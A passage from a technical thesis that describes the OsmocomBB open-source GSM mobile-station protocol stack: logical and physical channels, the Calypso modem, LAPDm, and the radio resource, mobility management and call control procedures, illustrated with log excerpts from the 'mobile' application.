Finally, the last element of the PLMN infrastructure is the MS or User Equipment (UE). It consists of the physical equipment used by a PLMN subscriber and is shown on the left of Figure 3.1. It comprises the Mobile Equipment (ME) and the SIM. The ME is the mobile phone itself and contains the International Mobile Station Equipment Identity (IMEI), a unique number identifying the equipment, while the SIM is a removable module containing the IMSI, a unique number identifying a subscriber. Like the AuC, the SIM also stores the subscriber authentication key Ki, can execute the A3 algorithm for authentication, and the A8 algorithm to generate a session key Kc. The A5 algorithm is executed on the ME to encrypt the communications on the Um interface. Finally, the SIM also stores temporary network data, like the TMSI [ETS00, ETS01, 3GP14b, 3GP15a].

Chapter 4
Protocol stack implementation

This chapter is dedicated to the OsmocomBB implementation of the GSM MS protocol stack. It is meant to serve as a small guide into the source code by providing an overview of its inner workings, as well as references to the available documentation. The information is directly extracted from the 3GPP specifications, from the source code, and from the project wiki. Since it would be impossible to cover every aspect of this protocol stack in one chapter, it only provides information relevant for the other chapters of this thesis. For more information, refer to the specifications directly [3GP, Osmb, osma].

As explained in Chapter 3, the MS is connected to the network through the Um interface, or air interface. The protocols on this interface are separated in three layers: the physical layer, or layer 1, the data link layer, or layer 2, and layer 3. Each will be investigated in turn in the following sections [3GP14d].

4.1 Physical layer

The first layer of the GSM MS protocol stack is the physical layer, which provides logical channels for the upper layers. There are two types of logical channels: channels dedicated to signaling data, and channels dedicated to voice traffic. The establishment, release, and control of the signaling channels is supervised by the Radio Resource Management (RR) sublayer of the layer 3, based on measurements from layer 1. This allows the MS to select the best cell, but also to adapt the various parameters when a signaling channel is established. These channels are used by layer 2 to transmit an error protected and encrypted bit stream over the radio medium. The control of the channels dedicated to voice traffic is left to other functional units. The interfaces of the physical layer are shown on Figure 4.1 [3GP14f].




Figure 4.1: Interfaces with the physical layer [ETS97]

4.1.1 Channels

This section will first introduce the various logical channels and their roles. Then, it will define the physical channels, and describe how they are created from multiplexing in the frequency and time domains. Finally, it will detail the mapping of the logical channels on the physical channels.

Logical channels

The physical layer offers a transmission service on a limited set of logical channels. As already stated, these logical channels are of two types: the traffic channels and the control channels. Traffic channels are intended to carry encoded speech, while the control channels are intended to carry signaling information for the layer 3 entities. These two channels can be subdivided in subcategories again as shown on Table 4.1 [3GP14e, 3GP15f].

Traffic CHannels (TCHs) can be divided in two categories depending on their bit rate capacity: Bm or Full-rate (TCH/F), and Lm or Half-rate (TCH/H). Control channels are divided in three subcategories depending on their roles: the Broadcast Control channels, the Common Control CHannel (CCCH), and the Dedicated Control CHannel (DCCH). Each of these can be subdivided again.

The Broadcast Control channels are subdivided into three other channels. The Broadcast Control CHannel (BCCH) intended to broadcast a variety of information, including information necessary for an MS to register in the system. The Frequency Correction CHannel (FCCH), intended for frequency correction. And the Synchronization CHannel (SCH), intended for frame synchronization and identification of a BTS.

The CCCH is subdivided in three other channels. The RACH, which is the only part of the CCCH used to transmit information from the MS to the network. The

Type	Name
Traffic Channel (TCH)	Full-rate or Bm (TCH/F) Half-rate or Lm (TCH/H)
Broadcast Channel	Frequency Correction Channel (FCCH) Synchronization Channel (SCH) Broadcast Control Channel (BCCH)
Common Control Channel (CCCH)	Random Access Channel (RACH) Access Grant Channel (AGCH) Paging Channel (PCH)
Dedicated Control Channel (DCCH)	Standalone Dedicated Control Channel (SDCCH) Slow Associated Control Channel (SACCH) Fast Associated Control Channel (FACCH)

Table 4.1: Logical channels [3GP15e]

Access Grant CHannel (AGCH), which is the part reserved for assignment messages. And the Paging CHannel (PCH), which is used in the paging process.

Finally, the DCCH is subdivided into three channels. The Standalone Dedicated Control CHannel (SDCCH), which is a bi-directional DCCH whose allocation is not linked to the allocation of a TCH. The Fast Associated Control CHannel (FACCH), which is a bi-directional DCCH obtained by stealing bursts from its associated traffic channel. The allocation of a FACCH is obviously linked to the allocation of a TCH. And the Slow Associated Control CHannel (SACCH), which is a bi-directional or uni-directional DCCH. An independent SACCH is always allocated together with a TCH or an SDCCH.

Physical channels

The logical channels mentioned above are mapped on physical channels that are described in this section. The complete definition of a particular physical channel consists of a description in the frequency domain, and a description in the time domain [3GP15e, 3GP15f].

In the frequency domain, the radio spectrum is first divided into frequency bands. Each of these bands is then separated between two groups, the uplink frequencies, where the mobile transmits and the network receives, and the downlink frequencies,

where the network transmits and the mobile receives. This is the Frequency-Division Duplexing (FDD) scheme. Finally, the carrier frequencies are grouped by pair, comprised of one carrier frequency in the upper band and one carrier frequency in the lower band, to form an Absolute Radio-Frequency Channel Number (ARFCN). This is the Frequency-Division Multiple Access (FDMA) scheme. Each cell is allocated a subset of these ARFCNs, and one of them is used as the beacon channel.

In the time domain, the access scheme is Time-Division Multiple Access (TDMA) with eight basic physical channels per carrier. The basic radio resource is a time slot lasting approximately 576.9 µs. The GSM system uses the Gaussian Minimum-Shift Keying (GMSK) modulation with a modulation rate of around 270.833 ksymbol/s. This means that the time slot duration, including guard time, is 156.25 symbols long. At the BTS the start of a TDMA frame on the uplink is delayed by the fixed period of 3 time slots from the start of the TDMA frame on the downlink. This allows the same time slot number to be used in the downlink and uplink whilst avoiding the requirement for the MS to transmit and receive simultaneously. This can be seen in Figure 4.2.




Figure 4.2: Uplink delay and frequency hopping [3GP15f]

The physical content of a time slot is represented by a burst. It is defined as a period of a carrier which is modulated by a data stream. For the GMSK modulation, a symbol represents one bit, and thus a burst contains 156.25 bits. The period between bursts appearing in successive time slots is called the guard period and explains the fractional component in the amount of bits. Different types of bursts exist in the system, and they are displayed on Figure 4.3.

The frequency hopping capability is optionally used to reduce the noise on the communication and is displayed on Figure 4.2. The principle is that every MS




Figure 4.3: Types of bursts [3GP15e]

switches between frequencies according to a given sequence. It transmits or receives during one time slot on a fixed frequency and must hop on the following before the same time slot on the next TDMA frame. It must be noted that on the beacon channel, frequency hopping is not permitted on any time slot supporting a BCCH.

Mapping of the logical channels

The TDMA frames described in the previous section are grouped in multiframes. Two types of multiframes exist in the system: 26-multiframes comprising 26 TDMA frames which are used to carry traffic channels, and 51-multiframes comprising 51 TDMA frames, used to carry signaling channels. These multiframes are organized respectively by groups of 51 or 26 to form superframes, which are the least common multiple of the time frame structures. Finally, 2048 superframes are grouped in hyperframes which form the longest recurrent time period [3GP15e, 3GP15f].

The logical channels are defined by mapping the multiframes on the physical channels. For example, on the physical channel composed of the time slot 0 on the beacon frequency, there is a 51-multiframe containing logical channels. On Figure 4.4, the letter F represents the FCCH, the letter S represents the SCH, the letter B represents the BCCH, and the letter C represents the CCCH. The FCCH can be found on time slot 0 of the TDMA frames 1, 11, 21, 31, and 41 of the multiframe. This is a kind of TDMA inside a TDMA.

4.1.2 Modem

The previous section focused on the channels handled by the physical layer, and this section will focus on the bitstream transmitted on the radio medium. The physical layer is responsible for converting the Radio Frequency (RF) signals in bursts, and the bursts to packets that can be handled by the data link layer. Of course, it is also responsible for the inverse operation [3GP15e, osma, Wel10a].




Figure 4.4: 3GPP TS 45.001 version 12.1.0 Release 12 20

The physical layer is highly dependent on the hardware, and it is therefore interesting to take a look at the platform supported by the OsmocomBB project. This platform is the *Texas Instruments* (*TI*) Calypso based modem from which a block schematic is represented on Figure 4.5. The Calypso based modem includes an RF frontend, an Analog Baseband (ABB), and a Digital Baseband (DBB).




Figure 4.5: Block diagram of a typical Calypso based modem [Wel10a]

The RF frontend is used to receive and transmit at the GSM frequency, and is composed of an antenna switch, an RF power amplifier controlling the output level, and a *TI* Rita GSM transceiver. The antenna switch routes the signal to the receive or transmit path. On the receive path, the signal is filtered and amplified to prevent noise. Then, it is mixed with a frequency generated by the local oscillator and filtered again to convert it from the GSM frequency to a baseband signal. Finally, this baseband signal is sent to the ABB. On the transmit path, the RF frontend receives a signal from the ABB, converts it to the relevant GSM frequency, sends it to the RF power amplifier shown on the top right of the schematic, and sends it to the antenna switch which now connects the transmit path with the antenna.

The *TI* Iota ABB deals with the sampling, the differential encoding, and the modulation. On the receive path, when the ABB receives the analog signal from

the RF frontend, it simply filters and samples it in an Analog-to-Digital Converter (ADC), before sending the digital samples to the DBB. On the transmit path, the ABB receives digital signals from the Digital Signal Processor (DSP), modulates them and converts them to analog signals in a Digital-to-Analog Converter (DAC). The modulation is done in the ABB because it is much simpler to apply a GMSK modulation than a demodulation. This reduces the complexity of the DSP, and therefore its cost and power consumption.

The *TI* Calypso DBB on the left is composed of a DSP and an *ARM7TDMI* processor. The DSP is responsible for the the demodulation, the burst building and multiplexing, the encryption, the interleaving, reordering and partitioning, and finally the coding. The *ARM7* processor is called the Baseband Processor and runs the OsmocomBB implementation of the GSM MS protocol stack.

OsmocomBB implements the drivers for the various components of the platform: the RF transceiver, the ABB, or the DSP, but also the keypad, the display, and so on. For example, the DSP communicates with the baseband processor using an API available through a shared memory interface. OsmocomBB does not modify the code inside the DSP, but drives it by implementing this API. Therefore, code running on the baseband processor can use the various tasks provided by the DSP.

4.1.3 Procedures

To provide its various services, the physical layer implements three types of procedures. The first ones are the control procedures, which handle the control of the various channels. These procedures are composed of primitives between the physical layer and the RR sublayer of the layer 3. The second ones are the interface procedures. They are composed of four kind of primitives between the physical layer and the data link layer. The first kind is used for connection establishment, the second one is used for data transmission, the third is used for random access over the RACH, and the last one is used for transmission and synchronization. A third type of procedure exists to handle the traffic channels [3GP14f, 3GP14g, Osmb].

All these primitives are implemented in the OsmocomBB `layer 1` application running on the baseband processor. They make use of the hardware detailed in the previous section by using the various drivers and the DSP API. This application also implements the various schedulers needed to use these primitives at the right time.

The layer 1 can be divided in two main parts: the synchronous and the asynchronous part. The first one is executed synchronously with the TDMA frame clock thanks to interrupts at every new TDMA frame. The second one uses the data provided by the synchronous part and schedules the next actions. It also typically communicates with the upper layers, which run on a computer and communicate

with the layer 1 using the L1CTL interface through a serial connection. This interface is implemented in `src/target/firmware/layer1/l23_api.c` on the MS side, and in `src/host/layer23/src/common/l1ctl.c` on the computer side.

4.2 Data link layer

The data link layer is the second layer of the GSM MS protocol stack. It uses the signaling channels established by the physical layer to provide data link connections to the layer 3 by implementing a protocol called Link Access Procedures on the Dm channel (LAPDm), where Dm channel is another name to designate the signaling channels. This protocol can initiate acknowledged or unacknowledged data link connections. The first ones implement error recovery procedures and flow control, while the second ones do not [3GP14g].

4.2.1 Procedures

The data link layer provides two relevant procedures: the random access procedure, and the data link procedure. The random access procedure is used for data links on the RACH to format and initiate the transmission of the random access frames [3GP14g].

The data link procedure is used to transmit information between layer 3 entities across the Um interface. It can handle to types of operations: acknowledged and unacknowledged. The first one implements error recovery procedures and flow control, and handles numbered information frames that are acknowledged by the receiving data link layer. It also offers segmentation of layer 3 messages if they do not fit in one frame. The second one does not implement any of this and handles unnumbered information frames. The BCCH, the PCH, and the AGCH will only support unacknowledged operation, and the DCCH will support both types.

These procedures are performed using three types of primitives. The first one is associated with random access, the second one is associated with the unacknowledged information transfer service, and the last one is associated with the multiple frame acknowledged information transfer services. All these primitives are implemented in OsmocomBB in the `src/shared/libosmocore/gsm/lapdm.c` and `src/shared/libosmocore/gsm/lapd_core.c` files. Since the data link layers are similar on both side of the Um interface, the code used in the OpenBSC project is reused and extended when necessary, and this is why it can be found in the `src/shared/libosmocore/` directory. The data link layer communicates with the physical layer over a serial communication using the L1CTL interface. It also communicates with the layer 3 using the RSLms interface [Osmb, WM10].

4.3 Layer 3

The last layer of the GSM MS protocol stack is the layer 3. It is composed of three sublayers: the RR sublayer, the Mobility Management (MM) sublayer, and the Connection Management (CM) sublayer. The CM sublayer is further divided into functional blocks including the mandatory blocks for Supplementary Services (SS), SMS, and Call Control (CC) [3GP14a].

Complete layer 3 transactions consist of specific sequences of elementary procedures. Therefore, the following sections will describe these procedures for each of the sublayers. The last section will then provide an example for a complete Mobile Terminating Call (MTC), which involves all the procedures described here.

Since all these procedures are implemented in the `mobile` application of OsmocomBB, output of this application is provided as practical examples. Each line of the logs contains the file name, followed by the line number, and the message. For example: `gsm48_rr.c:4820 Channel provides data`. This is an easy way to find were a given procedure is implemented.The code of this application can be found in the `src/host/layer23/src/mobile/` directory [3GP15d, Osmb].

4.3.1 Radio Resource Management procedures

RR procedures include the functions related to the management of the control channels and the data link connections on these channels. They are implemented in the `mobile` application of OsmocomBB in the `mobile/gsm48_rr.c` and `mobile/gsm322.c` file. Their general purpose is to establish, maintain and release RR connections that allow a dialogue between the network and a mobile station. When a connection is established, the RR sublayer is in dedicated mode. When a connection is not established, it is in idle mode [3GP15d].

When in idle mode, the RR procedures include the reception and measurement of the BCCH and CCCH. The measurements are coming from the physical layer and are treated to assess the need of a cell change. The way it happens in the `mobile` application is shown through logs displayed on Figure 4.6, Figure 4.7, and Figure 4.8. The MS will first measure the power level of all the neighboring cells, then try to synchronize to each of them and read their system information messages, and finally deduce the cell reselection parameters. These parameters are used to determine if a cell change is needed [3GP14c].

To switch from idle mode to dedicated mode, an immediate assignment procedure can be initiated by the RR sublayer of the MS in two cases. Firstly, upon reception of a request from the MM sublayer to enter the dedicated mode. Secondly, in response to a Paging Request message assigned to its TMSI or IMSI, and received when

listening to the CCCH. In these cases, the RR sublayer schedules the sending on the RACH of a Channel Request message containing an establishment cause and a random reference. Then, it waits until reception of an Immediate Assignment message, which contains information regarding the DCCH assigned to the MS. If it receives an Immediate Assignment Reject or if it does not receive any message after the maximum amount of Channel Request messages have been sent, the RR sublayer aborts the procedure. A successful immediate assignment procedure in the `mobile` application is shown on Figure 4.9.

When in dedicated mode, the network can initiate the dedicated channel assignment procedure by sending an Assignment Command message to the MS on the main signaling link. Upon reception, the MS commands to switch to the assigned channels described in the message. If the main signaling link is successfully established, the MS returns an Assignment Complete message to the network on the main DCCH. If the establishment fails, it sends an Assignment failure instead. A successful procedure in the `mobile` application is shown on Figure 4.10.

In dedicated mode, the network can also initiate a ciphering mode setting procedure by sending a Ciphering Mode Command message. This contains information about the encryption algorithm to use, if any. The MS answers with a Ciphering Mode complete message when the procedure is over. An example in the `mobile` application is given in Figure 4.11. To go back to idle mode, the connection release procedure can be triggered by upper layers, which deactivates all the dedicated channel in use. This can be used after a call, or when a dedicated channel assigned for signaling is released.

4.3.2 Mobility Management procedures

The MM sublayer is used to support the mobility of the various MSs. For example, by informing the network of their locations, or by providing user identity confidentiality. It also provides connection management services to the various entities of the CM sublayer, as well as registration services to the upper layers directly. To perform these services, it relies on the RR sublayer to establish a connection between the MS and the network [3GP15b].

Depending on how they are initiated, three types of MM procedures can be distinguished: common procedures, specific procedures, and connection management procedures. All of these will be investigated in turn. This section does not provide an exhaustive list of procedures, but focuses on the relevant ones for this thesis. All these procedures are implemented in the `mobile` application again. The code can be found in the `src/host/layer23/src/mobile/gsm48_mm.c` file.

Common procedures

The purpose of the TMSI reallocation procedure is to prevent a user from being identified and located by an attacker. Usually it is performed at least at each location area change. The network initiates this procedure by sending a TMSI Reallocation Command message to the MS containing a new combination of TMSI and LAI. Upon reception, the MS stores them in the SIM and sends a TMSI Reallocation Complete message to the network.

The purpose of the authentication procedure is twofold: it permits the network to check whether the identity provided by the MS is acceptable or not, and it provides parameters enabling the MS to calculate a new ciphering key. This procedure is always controlled by the network which initiates it by sending an Authentication Request message. The MS then processes the challenge information, computes a new key, and sends back an Authentication Response message to the network. If it is not valid, the network sends an Authentication Reject message to the MS.

The identification procedure is used by the network to request an MS to provide specific identification parameters to the network, like its IMSI or IMEI. The network initiates the identification procedure by transferring an Identity Request message. Upon reception, the MS sends back an Identity Response message containing the identification parameters as requested by the network. An example of these three procedures in the `mobile` application is shown on Figure 4.11.

The IMSI detach procedure may be invoked by an MS if the phone is turned off or if the SIM is removed. It consists of the IMSI Detach Indication message sent from the MS to the network. When receiving this message, the network may set an inactive indication for the IMSI, but this is optional. No response is returned to the mobile station. This procedure is shown in the `mobile` application on Figure 4.12.

Specific procedures

The specific procedures are all variations of the location updating procedure, which is used for the following purposes: normal location updating, periodic updating, or IMSI attach. All of them follow the same pattern and are initiated by the MS which sends a Location Updating Request message specifying the location update variation to the network. The network might then initiate various common procedures, for example a TMSI reallocation or an identification procedure to obtain needed parameters. Depending on these parameters, it answers with a Location Updating Accept or Reject message.

The normal location updating procedure is used to update the registration of the current location area of an MS in the network. The MS will also start the

normal location updating procedure if the network indicates that the mobile station is unknown in the VLR as a response to an MM connection establishment request. Periodic updating may be used to notify the availability of the MS to the network at specified intervals. The IMSI attach procedure is the complement of the IMSI detach procedure, and is used to indicate the IMSI as active in the network. An example of an IMSI attach procedure in `mobile` is shown on Figure 4.13 and Figure 4.14.

Connection management procedures

The MM sublayer provides connection management services to the various entities of the upper CM sublayer upon request from a CM entity. The connection management procedures are used for establishing, re-establishing, maintaining, and releasing an MM connection.

In order to establish an MM connection, the MM sublayer sends a CM Service Request message to the network. Upon reception, the network may start any of the MM common procedures and RR procedures to obtain further information on the MS. Upon reception of a CM Service Accept message, the CM entity that requested the MM connection is informed, and the connection is considered to be active. If the service request can not be accepted, the network returns a CM Service Reject message to the MS.

After the MM connection has been established, it can be used by the CM sublayer entity for information transfer. A CM sublayer entity can then request the transfer of CM messages which are sent to the MM sublayer and transfered to the other side of the Um interface. Upon receiving a CM message, the CM sublayer will distribute it to the relevant CM entity. If the received message is the first for the MM connection, the MM sublayer will in addition indicate to that entity that a new connection has been established. An established MM connection can be released by the local CM entity. This is done locally in the MM sublayer without sending messages over the radio interface for this purpose.

Location updating example

An example of the Location updating procedure is shown on Figure 4.15. The MM sublayer of the MS requests an RR connection establishment. The RR sublayer then starts the immediate assignment procedure and sends a Channel Request messages on the RACH. The network answers with an Immediate Assignment message.

Once the dedicated channel is established, the MM sublayer performs the authentication procedure. Then the ciphering mode setting procedure is completed between the RR sublayer entities. An identification procedure and a TMSI reallocation

procedure could also be scheduled at this point. Finally, the network MM sublayer sends a Location Updating Accept message, and the connection is released.

4.3.3 Connection Management

The CM sublayer relies on the MM sublayer to provide connection management services. It is subdivided in at least three mandatory entities: the SS entities, the SMS entities, and the CC entities. The last one is used for establishing, maintaining, and releasing normal voice calls, whether they are Mobile Originating Call (MOC) or MTC, or MOC emergency calls. It is implemented in the `mobile/gsm48_cc.c` file. The other entities are not investigated here [3GP15b].

Call Control procedures

Two CC entity procedures are relevant: the call establishment procedures, and the call clearing procedures. The call establishment procedures consists of several steps and can be of two types: the MOC establishment, or the MTC establishment. Both of them are reviewed together. An example of the whole procedure is described in the next section.

On the originating MS, the CC entity initiates establishment of a CC connection by requesting the MM sublayer to establish an MM connection. Upon establishment of this connection, the CC entity sends a Setup or Emergency Setup message to the network. The setup message will contain all the information required by the network to process the call. The network answers with a Call Proceeding message to indicate that the call is being processed.

The network will then indicate the arrival of a call to the terminating MS which will establish a CC connection to receive the Setup message. Upon reception, it will answer with a Call confirm message. It will then start alerting the user and send an Alerting message to the network. The network transfers the Alerting message to the originating MS. If the terminating MS accepts the call, it sends a Connect message to the network. The network will answer with a Connect Acknowledge message, connect the traffic channel between the two parties, and send a Connect message to the originating MS. The later answers with a Connect Acknowledge message and will attach the user connection.

The clearing procedure is started when either of the two parties sends a Disconnect message to the network. Upon reception, the network sends a Release message to the other party and starts the procedures to release the connections. The MS answers with a Release Complete message.

4.3.4 Mobile Terminating Call example

This section gives an example of a successful MTC establishment and release. Flow diagrams are available in Figure 4.16 and Figure 4.17, and logs of the `mobile` applications are show in Figure 4.18 and Figure 4.19. These two examples use most of the procedures described in this chapter, and will serve as a summary.

On the flow diagram of Figure 4.16, the procedure is initiated by the CC entity of the network, which requests the establishment of an MM connection. The MM sublayer then requests an RR connection, and the RR sublayer starts the immediate assignment procedure. It consists of the Paging Request, Channel Request, and Immediate Assignment messages. When it is over, the MM sublayer in the network receives an RR Establishment Confirmation, while the MM sublayer in the MS receives an RR Establishment Indication.

When the channel is established, the authentication procedure between the MM sublayers starts. This can be followed by the identification procedure, which is not displayed on this diagram. Then the RR sublayer of the network initiates a ciphering mode setting procedure. Again, this could be followed by a TMSI reallocation procedure which is not shown.

At this point, the CC entity on the network side receives an MM Establishment Confirmation, and sends the Setup message to the CC entity on the MS. This message is also used as an MM Establishment Indication message. If the establishment succeeds, the communication will switch to a traffic channel thanks to the dedicated channel assignment procedure. When on the traffic channel, the call setup is resumed, and if it succeeds, the voice data starts flowing.

The clearing procedure is displayed on Figure 4.17. The CC entities release the MM connection. The MM sublayer releases the RR connection, and finally the data link layer releases the data link connection.

```
<0004> gsm322.c:4797 Measurement result for ARFCN 7: -77
<0004> gsm322.c:4797 Measurement result for ARFCN 8: -85
<0004> gsm322.c:4797 Measurement result for ARFCN 12: -96
<0004> gsm322.c:4797 Measurement result for ARFCN 13: -83
<0004> gsm322.c:4797 Measurement result for ARFCN 20: -81
<0004> gsm322.c:4797 Measurement result for ARFCN 21: -95
<0004> gsm322.c:4797 Measurement result for ARFCN 24: -68
<0004> gsm322.c:4797 Measurement result for ARFCN 26: -83
<0004> gsm322.c:4797 Measurement result for ARFCN 29: -87
```

Figure 4.6: Power measurements logs in `mobile`: signal strength

```
<0004> gsm322.c:4654 Synced to neighbour cell 24.
<0003> gsm322.c:698 Starting CS timer with 2 seconds.
<0003> gsm48_rr.c:4820 Channel provides data.
<0001> gsm48_rr.c:1824 New SYSTEM INFORMATION 2
<0001> sysinfo.c:705 New SYSTEM INFORMATION 3 (mcc 242 mnc 02 lac 0x0ce9)
<0001> gsm48_rr.c:1916 Changing CCCH_MODE to 1
<0003> gsm322.c:708 stopping pending CS timer.
<0003> gsm322.c:2574 Relevant sysinfo of neighbour cell is now received or updated.
<0004> gsm322.c:4675 Read from neighbour cell 24 (rxlev -72).
```

Figure 4.7: Power measurements logs in `mobile`: System Information messages

```
<0004> gsm322.c:4156 Checking cell of ARFCN 8 for cell re-selection.
<0004> gsm322.c:379 A (RLA_C (-82) - RXLEV_ACC_MIN (-110)) = 28
<0004> gsm322.c:381 B (MS_TXPWR_MAX_CCH (33) - p (33)) = 0
<0004> gsm322.c:382 C1 (A - MAX(B,0)) = 28
<0004> gsm322.c:439 C2 = C1 + CELL_RESELECT_OFFSET (0) = 28 (PENALTY_TIME not reached, 10 secc
<0004> gsm322.c:4212 -> Cell of is in the same LA, so CRH = 0
<0004> gsm322.c:4638 Syncing back to serving cell
<0003> gsm322.c:468 Sync to ARFCN=33 rxlev=-55 (Sysinfo, ccch mode NON-COMB)
<0003> gsm322.c:2947 Channel synched. (ARFCN=33, snr=16, BSIC=47)
<0001> gsm322.c:2968 using DSC of 90
<0004> gsm322.c:4529 Sending list of neighbour cells to layer1.
```

Figure 4.8: Power measurements logs in `mobile`: reselection parameters




Figure 4.9: Immediate assignment procedure logs in `mobile`




Figure 4.10: Dedicated channel assignment procedure logs in `mobile`

```
<0001> gsm48_rr.c:3010 establishing channel in dedicated mode
<0001> gsm48_rr.c:3014  Channel type 64, subch 4, ts 1, mode 0, audio-mode 5, cipher 1
[...]
<0000> gsm48_rr.c:5324 (ms 1) Received 'DATA_IND' from L2 in state dedicated (link_id 0x0)
<0005> gsm48_mm.c:3940 (ms 1) Received 'RR_DATA_IND' from RR in state wait for outgoing MM con
<0005> gsm48_mm.c:4129 (ms 1) Received 'MT_MM_ID_REQ' in MM state wait for outgoing MM connect
<0005> gsm48_mm.c:499 stopping pending (periodic loc. upd. delay) timer T3212
<0005> gsm48_mm.c:1759 IDENTITY REQUEST (mi_type 1)
<0005> gsm48_mm.c:1785 IDENTITY RESPONSE
[...]
<0000> gsm48_rr.c:5324 (ms 1) Received 'DATA_IND' from L2 in state dedicated (link_id 0x0)
<0005> gsm48_mm.c:3940 (ms 1) Received 'RR_DATA_IND' from RR in state wait for outgoing MM con
<0005> gsm48_mm.c:4129 (ms 1) Received 'MT_MM_AUTH_REQ' in MM state wait for outgoing MM conne
<0005> gsm48_mm.c:1655 AUTHENTICATION REQUEST (seq 1)
<0005> subscriber.c:1012 Updating KC on SIM
